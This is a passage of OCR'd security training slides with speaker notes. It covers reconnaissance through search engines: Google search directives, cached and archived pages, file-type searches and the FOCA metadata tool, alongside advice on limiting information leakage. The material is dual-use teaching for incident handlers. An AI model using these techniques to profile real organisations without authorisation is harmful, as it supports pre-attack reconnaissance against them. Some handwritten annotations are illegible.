

Website Search Defenses

Website Searches

- Preparation
  - Limit and control information
  - Know what information a company is giving away and perform risk analysis
  - Make employment ads more general if HR lets you
  - Limit information on a website
  - Determine what other sites are linked to your company
- Identification
  - Look for web spider/crawler activity
    - Logs show systematic access of entire website, page by page
    - That could simply be the Google bot or another search engine
  - Someone just sucked down the entire contents of our site
- Cont, Erad, Recov: N/A

You should periodically check various open sources of information to see what your company is leaking. This analysis can be done by the security organization, legal department, and public relations because all have a vested stake in protecting your corporate information.

For identification, have your web administrators look through their logs for an indication that someone has used a web spider (also known as a web crawler) to access every page on your site in a short period of time (say, within five minutes). Most likely, this activity is just the crawler of a search engine (like the Google bot). From another source, however, it could be a sign of pre-attack recon.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- **Step 1: Reconnaissance**
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Reconnaissance

Overview

Open-Source Intelligence (OSINT)

Lab 2.1: OSINT with SpiderFoot

DNS Interrogation

Website Searches

Search Engines as Recon Tools

Maltego Recon Suite

Web-Based Recon and Attack Sites

Beyond trawling the web generally, attackers are increasingly utilizing the single most popular source of info on and about the web: Google. Let's see how.



Reconnaissance with Search Engines

Search Engines

- The easiest way to get information is to ask for it
  - Ask someone (or something) who has a lot of information
  - Like Google, Bing, Baidu, and Yahoo!
- Great resources on this topic
  - The Exploit Database GHDB page, the current home of the GHDB
  - Many of the listed search directives work on other search engines
  - Based on original work by Johnny Long

Increasingly, search engines are the resources of choice for detailed recon activities. Let's explore some search engine features that are especially useful in conducting reconnaissance during a computer attack.

There are great resources on this topic, including the Google Hacking Database (GHDB), with more than 1,000 different useful searches to locate many problems on target domains. The current home of the GHDB is at the Exploit Database website (https://www.exploit-db.com/google-hacking-database/).

Interestingly enough, many of the search directives used by Google also work with other search engines. Another cool fact is that the results you get may differ from one search engine to another. This is because many search engines index and store data differently. Because of these discrepancies, it is important to perform search engine recon through multiple different search engines.



Useful Search Directives

Search Engines

- `site:` directive
  - Searches only within the given domain `site:www.counterhack.net`
- `link:` directive
  - Shows all sites linked to a given site
  - `link:www.counterhack.net`
- `intitle:` directive
  - Shows pages whose title matches the search criteria
- `inurl:` directive
  - Shows pages whose URL matches the search criteria
- `related:` directive
  - Shows similar pages (sometimes useful, sometimes not)

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 45

Many search engines offer some useful directives for the Reconnaissance phase.

The `site:` directive allows an attacker to search for pages on just a single site or domain, narrowing down and focusing the search. For example, if you only want to search pages in the counterhack.net domain for the occurrence of the string `wireless`, you could search `wireless site:counterhack.net`. In essence, this type of search lets you target the recon of only specific sites.

The `link:` directive is also useful. It shows you everyone that links to a given website. During recon, this directive can be used to find business partners, suppliers, and customers. To look for everything linking to www.counterhack.net, search `link:www.counterhack.net`.

The `intitle:` directive is helpful because it shows pages whose title matches the search criteria. I also use the `inurl:` directive a lot, which shows pages whose URL matches the search criteria.

The `related:` directive shows pages that have similar content and links to the searched page. It's not extremely useful because it often returns fairly unrelated items.

One last search term, the `info:` directive, isn't very useful at all, as it returns a bunch of data, including results from `link:` and `related:` searches, as well as cached pages. I prefer to perform each of these different searches by themselves to get maximum value for my search results.



Google's Cache and Wayback

Search Engines

- Google cache search: `cache:www.counterhack.net`
- Brings up the cached version of the page
  - Can be useful for attackers to pull information that was removed from a website
  - Useful for bad guys if IR containment isn't thorough
- Browse the Google cache
  - HTML is loaded from Google
  - Any images on site are loaded from original site (NOT Google's cache)
  - Also, any links browsed take you to the real site
  - Not a good approach for anonymous surfing
  - Still, it's useful for finding recently removed pages
- The Wayback Machine (www.archive.org) is a thorough view, with multiple images over time
  - Lets you interactively surf the cached pages
  - Images still come from the original site (if they are still there)

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 46

The attackers don't even have to go to the target site itself. Instead, by using the "cache:" directive, they can simply browse Google's cached pages. As it crawls a website, Google grabs the first 101k of HTML from each webpage and stores it in its cache. (Note that the Google cache only stores HTML.) Any images referred to in the webpage are loaded from the original site itself. In addition, if you click any links on the Google cache page, the linked-to pages are loaded from the original site. Because of this, the Google cache is not a useful way to anonymously surf the internet. Instead, the Google cache is useful for finding recently removed pages and limiting the target site's knowledge of what you are doing.

Pulling information from Google's cache (and other caches on the internet) is particularly useful for retrieving pages recently removed from a website. For example, an incident response team may discover some sensitive information leakage through a website. If it removes that page from the site itself but fails to remove it from the Google cache, attackers can still retrieve the page from the cache. If the incident response team is not careful about performing containment of the information leakage, the results could be damaging to the organization.

Beyond Google, the Wayback Machine located at www.archive.org has more thorough archives, which also include old views of various websites. This site features cached pages from billions of webpages for the last several years, including multiple views over time of each site. More popular sites have more frequent snapshots in the archive, with some sites' views featured once per quarter, some once per month, a few once per week, and some even on a daily basis. Images not located on the current site are loaded from the archive cache. However, if the images are still on the original site, they are loaded from that site.

- cache on google → HTML load by google
→ [illegible]

- www.archive.org



Searching for File Types

Search Engines

- Search for specific file types on a target domain
- Look for active content: `.asp`, `.jsp`, `.php`, `.bak`, or `.cgi`
- Excel spreadsheets: Search for `.xls` and view it as HTML ...
  - Spreadsheet image comes from Google cache
- .ppt can also be useful
- For example, search for
  - `site:www.`*`target`*`.com asp`
- `filetype:` is useful, but also try just the suffix
- `filetype:` is the same as `ext:`

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 47

We've seen how to search for links, info, and cached information, all associated with a specific site. But for what will the attackers actually search? Here's where search engine recon shines.

Whenever I do search engine reconnaissance, I use the "site:" directive and look for the following file types:

- asp, jsp, php, cgi, and others: These types of files indicate active web content and may be vulnerable
- xls and ppt: Organizations sometimes don't even realize that they've left an Excel spreadsheet or PowerPoint presentation on their website
- Other miscellaneous file types suited to that target

For example, to search the site www.counterhack.net for Active Server Pages, an attacker could perform a Google search on site:www.counterhack.net asp.

Note that I do not use the "filetype:" directive in my searches, although Google supports it in finding doc, pdf, ps, xls, rtf, txt, ppt files, and countless other file types. I find that, sometimes, Google doesn't properly categorize a file. That's why I use the suffix (doc, pdf, ps, xls, rtf, txt, ppt, and more) as a search directive. Then, after searching for the suffix as a search term, I usually also do a "filetype:" search. It works far better for me to do both kinds of searches (for the suffix as a search term and for the suffix as part of the filetype: directive). Note that the filetype directive is synonymous with the ext directive. They do exactly the same thing.

This is also why it is important to use different search engines. For example, some search engines won't allow you to search for the @ as part of an email search. Rather, they simply replace the @ with a wildcard. However, other search engines, such as Baidu, allow it.

Note that this is more of an art than a science. Search engine providers are constantly tweaking the way they handle searches and provide results.

site : abc.com doc site : abc.com filetype : doc

[illegible] @ [illegible]



FOCA

Search Engines

- Many files (`.doc`, `.xls`, `.pdf`) have metadata that can useful for attackers
  - Usernames, vulnerable versions of software, directory paths
- Searching for different file types by hand is time-consuming
- FOCA automates this process by searching for various files, downloading them, and extracting their metadata
- In addition to metadata extraction, it has a basic Google Hacking Database and basic web vulnerability scanning
- Integrates with Shodan to identify network ranges and additional targets
- Can perform subdirectory brute forcing to identify additional hosts

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 48

One of the best tools to easily identify which files are being hosted on your site is FOCA by ElevenPaths. As we mentioned on the previous slide, searching for different file types can provide a tremendous amount of useful data for attackers. Usernames, versions of vulnerable software, and directory paths are all great pieces of recon that an attacker can use in later targeted attacks.

FOCA automates the process of discovering these files, downloading them, and extracting the metadata from the files. In addition to its excellent automated metadata support, it also has some helpful vulnerability discovery modules. For example, it can incorporate the Google Hacking Database for Google searches, it can search for basic web vulnerabilities (for example, directory indexing and basic SQLi), and it can interface with Shodan to identify network ranges and additional systems.

Finally, it has a basic (yet effective) subdomain directory brute forcing module that can be used to enumerate additional exposed servers and services on the internet.

FOCA is a popular tool, but has not been updated since late 2017. An updated version of FOCA, rewritten in the Golang programming language, is available as GOCA at https://github.com/gocaio/Goca.

FOCA can be found for free at https://github.com/ElevenPaths/FOCA.

golang ← GOCA

FOCA: discover files, download, extract meta-data

+ basic google hacking, web vuln scanner

+ Shodan to identify network ranges & additional systems

